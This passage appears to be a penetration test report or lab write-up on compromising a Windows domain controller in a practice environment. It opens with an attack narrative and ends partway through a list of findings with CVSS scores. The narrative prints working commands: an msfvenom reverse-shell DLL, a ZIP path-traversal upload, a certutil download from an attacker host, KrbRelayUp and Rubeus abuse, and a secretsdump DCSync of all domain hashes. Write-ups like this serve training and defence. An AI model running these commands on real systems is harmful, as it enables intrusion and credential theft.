



Malicious DLL Creation and Path Traversal Upload

A malicious `hostfxr.dll` was generated using `msfvenom`:


```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=<Your_IP> LPORT=
<Your_Port> -f dll > hostfxr.dll
```

To bypass upload restrictions and achieve path traversal, the DLL was placed inside a ZIP archive with the internal path `..\app\hostfxr.dll`, then uploaded via SMB to the `queue` directory:



Agregar al archivo comprimido
Archivo
D:\Bruno\app\
hostfxr.zip
...
Formato del archivo comprimido:
zip
Modo de actualización:
Agregar y remplazar archivos
Nivel de compresión:
5 - Normal
Modo de ruta:
Nombres de ruta relativos
Método de compresión:
* Deflate
Opciones
Crear archivo comprimido SFX
Tamaño del diccionario:
* 32 KB
Comprimir archivos compartidos
Tamaño de la palabra:
* 32
Borrar archivos después de la compresión
Tamaño de bloque sólido:
Cifrado
Número de hilos de la CPU:
* 16
/ 16
Ingresar contraseña:
Memoria usada para comprimir:
576 MB / 1434 MB / 1792 MB
* 80%
Reingresar contraseña:
Memoria usada para descomprimir:
2 MB
Mostrar contraseña
Dividir en volúmenes, bytes:
Método de cifrado:
ZipCrypto
Parámetros:
Opciones
Aceptar
Cancelar
Ayuda


D:\Bruno\app\hostfxr.zip\..\app\
Archivo Editar Ver Favoritos Herramientas Ayuda
Agregar Extraer Probar Copiar Mover Borrar Información
D:\Bruno\app\hostfxr.zip\..\app\
Nombre Tamaño Tamaño co... Modificado Creado Accedido Atributos Cifrado Comentario CRC Método Característi... SO anfitrión Versión
hostfxr.dll 9 216 1 766 2025-10-28... A - A685236C Deflate NTFS FAT 20
0 / 1 objeto(s) seleccionado(s)

Upon execution by the service, a reverse shell was received:



The user flag was located and retrieved:




Post-Exploitation and Privilege Escalation Preparation

A simple HTTP server was started to transfer tools:

```
python3 -m http.server 81
```


`WinPEAS` was uploaded and executed:



Resource-Based Constrained Delegation (RBCD) via Shadow Credentials

RBCD allows a compromised account to configure delegation rights on another object. The `msDS-AllowedToActOnBehalfOfOtherIdentity` attribute controls this behavior.

The **KrbRelayUp** tool was used to exploit Shadow Credentials and perform RBCD:



KrbRelayUp was compiled:

```
msbuild D:\KrbRelayUp\KrbRelayUp.sln /p:Configuration=Release
```

Transferred using `certutil`:

```
certutil -urlcache -split -f http://10.10.15.14/KrbRelayUp.exe
c:\temp\KrbRelayUp.exe
```


KrbRelayUp leverages a vulnerability in certificate-based authentication to modify the `msDS-AllowedToActOnBehalfOfOtherIdentity` attribute of the domain controller (`brunodc$`), allowing it to impersonate any user (including administrators) when accessing resources.

The command:

```
.\KrbRelayUp.exe full -m shadowcred -cls d99e6e73-fc88-11d0-b498-
00a0c90312f3 -p 1024
```

- `-m shadowcred`: Uses Shadow Credentials technique
- `-cls`: Specifies the CLSID for the certificate template
- `-p 1024`: Key size
- `full`: Performs complete relay and delegation setup

Result:



Ticket Acquisition with Rubeus

A TGT was requested for the machine account using the generated certificate:

```
.\Rubeus.exe asktgt /user:brunodc$
/certificate:MIIKSAIBAzCC..snip..mJt+lzxei6hEgICB9A=
/password:dH9#eL3=dW4# /enctype:AES256 /nowrap
```


The `.kirbi` ticket was converted to `.ccache` format:


```
export KRB5CCNAME=bruno.ticket.ccache
```

DCSync Attack via Impacket


Using the delegated rights, a DCSync attack dumped all domain hashes:

```
sudo impacket-secretsdump -k -no-pass 'brunodc$'@brunodc.bruno.vl
```



Root Access


With the Administrator hash, a `psexec` session was established to retrieve the root flag:



3. Findings

3.1 Vulnerability: Anonymous FTP Access with Sensitive Application Files Exposed

- **CVSS:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N – **7.5 (High)**



- **Description:** The FTP service on port 21 allowed **anonymous authentication**, exposing internal application binaries and configuration files in the root directory. This included the full .NET Core application (`SampleScanner.exe`, `SampleScanner.dll`) and supporting files used by a malware scanning service.
- **Impact:** Attackers could download and statically analyze the application to identify internal logic, hardcoded paths, DLL loading behavior, and potential users. This enabled targeted exploitation via DLL hijacking and path traversal, leading to initial code execution.
- **Technical Summary:** Anonymous login was confirmed via `nmap` and manual testing. Files were recursively downloaded using:

  ```
  wget -m --no-parent ftp://10.129.238.9
  ```

  Key files included:

  ```
  SampleScanner.exe      (174536 bytes)
  SampleScanner.dll      (7154 bytes)
  changelog              (revealed svc_scan account)
  ```


  Static analysis with `strings` on `SampleScanner.dll` revealed:

  ```
  NETCoreApp,Version=v3.1
  C:\Users\xct\source\repos\SampleScanner\...
  ```

  The `changelog` explicitly referenced the service account `svc_scan`, enabling AS-REP roasting.

3.2 Vulnerability: AS-REP Roasting on Pre-Authentication Disabled Accounts

- **CVSS:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N – **7.5 (High)**



- **Description:** Multiple domain accounts (`svc_scan`, `svc_net`) were configured with **"Do not require Kerberos preauthentication"**, allowing offline retrieval of AS-REP responses containing crackable Kerberos hashes.
- **Impact:** Attackers could extract and crack NTLM hashes without prior credentials, gaining valid domain user access (`svc_scan@bruno.vl`, `svc_net@bruno.vl`) for lateral movement and Active Directory enumeration.
- **Technical Summary:** Using `impacket-GetNPUsers`:

  ```
  sudo impacket-GetNPUsers BRUNO.VL/svc_scan -no-pass -dc-ip
  10.129.238.9
  ```


  The hash was cracked with `hashcat`:

  ```
  hashcat -m 18200 svc_scan.hash /usr/share/wordlists/rockyou.txt
  ```

  Result: `svc_scan:Sunshine1`
  The same process was repeated for `svc_net`.

3.3 Vulnerability: Writable SMB Share with Path Traversal Upload Capability

- **CVSS:** CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:H/A:N – **6.5 (Medium)**



- **Description:** The SMB share `queue` was writable by authenticated users. Combined with the `SampleScanner` service processing ZIP archives from `C:\samples\queue\`, this allowed **path traversal via ZIP slip** to place files outside the intended directory.


- **Impact:** An attacker could upload a malicious `hostfxr.dll` into `C:\samples\app\`, 